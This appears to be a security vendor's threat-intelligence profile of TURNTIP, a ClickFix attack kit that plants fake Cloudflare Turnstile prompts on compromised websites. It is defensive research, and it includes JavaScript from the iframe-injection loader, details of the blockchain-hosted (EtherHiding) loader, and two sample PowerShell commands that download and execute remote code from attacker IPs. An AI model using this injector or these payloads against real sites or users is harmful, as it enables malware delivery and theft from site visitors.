TURNTIP
- Technique
- Malicious copy & paste
- Sub-technique
- ClickFix
- Targeted platforms
- Windows
Updated · First published
Current breakthrough rate
High
- Jun 2026: High
- Jul 2026: High
- Aug 2026: High
- Sep 2026: High


TURNTIP is a malicious copy and paste attack tool that is based on injecting a fake Cloudflare Turnstile interstitial into compromised sites. Push has observed active development of this tool throughout 2025 and 2026 with several distinct evolutions to the loader in particular.

Fake Cloudflare Turnstile with tooltip
Push named this threat after the distinctive help tooltip that's included in the execution prompt instructions to ensure that victims can find the Windows meta key to open the run dialog.
Evolution of the loader
Inline iframe injector (summer - autumn 2025)
Compromised sites had a large, obfuscated inline script injected into their HTML. This script
overlaid a full-screen iframe on top of the compromised site pointing to a .icu domain, with
the compromised site's hostname passed in a ref parameter so the lure could impersonate the
site the victim thought they were visiting.
const TARGET_URL = "https://ncloud.icu";

(function createFullscreenIframe(targetUrl) {
  // ...

  let lureUrl;
  try {
    const u = new URL(targetUrl);
    u.searchParams.set("ref", window.location.hostname);
    lureUrl = u.toString();
  } catch (e) {
    const sep = targetUrl.includes("?") ? "&" : "?";
    lureUrl = targetUrl + sep + "ref=" + encodeURIComponent(window.location.hostname);
  }

  const iframe = document.createElement("iframe");
  iframe.setAttribute("loading", "eager");
  iframe.setAttribute("importance", "high");
  iframe.src = lureUrl;

  // ...
})(TARGET_URL);
The lure page is a clone of the standard Cloudflare Turnstile interstitial, localised into
60 languages off navigator.language, with the compromised site's domain stamped into the
challenge text. The challenge's checkbox widget sits in a second, nested iframe loading
captcha.html from the same .icu domain:
<iframe src="captcha.html"
        sandbox="allow-same-origin allow-scripts allow-popups"
        id="cf-chl-widget-u4boo"
        title="Widget containing a Cloudflare security challenge"
        style="border: none; overflow: hidden; width: 320px; height: 225px;"></iframe>
captcha.html carries the clipboard hijacking code: clicking the checkbox hides
it, shows a two-second fake "Verifying…" spinner, expands the widget, and reveals the
instructions whilst it also silently copies the payload to the victim's clipboard.
jsrepo script (autumn 2025 - spring 2026)
Towards the end of 2025 a smaller bootstrap stage was added in front of the injector. It was
delivered as an inline script or, in some cases, inside script bundles belonging to the
compromised site's legitimate theme. It fetched the iframe-injection script from a third-party
host on a /jsrepo path - for example:
hxxps://goveanrs[.]org/jsrepo?rnd=0.665645051079682&ts=1769722066949
In-page shadow DOM hosting (spring - summer 2026)
The /jsrepo endpoint stopped serving an iframe injector and started serving the lure itself.
The iframe was dropped entirely; the fake Cloudflare challenge was now built in the compromised
page, inside an shadow root to encapsulate it.
Added EtherHiding (summer 2026)
The threat actor introduced a step to retrieve the loader script from a public blockchain — a
technique known as EtherHiding — giving them the ability to change the /jsrepo hostname,
and the rest of the loader's logic, in a more resilient manner.
- Chain: BNB Smart Chain testnet
- Contract:
0x7Fd85c090f2b35071C57a3b9FeAF462aaEb0E437 - Function selector:
0x6d4ce63c(get())
Representative samples
Sample payloads
- Windows
powershell -w h -nop -c iex(iwr -Uri 155[.]94[.]155[.]25 -UseBasicParsing)
- Windows
iex(irm hxxp://158[.]94[.]211[.]92/?sid=1786168798064-2z9nrrv6 -UseBasicParsing)
Public analysis
Third-party research on this tool.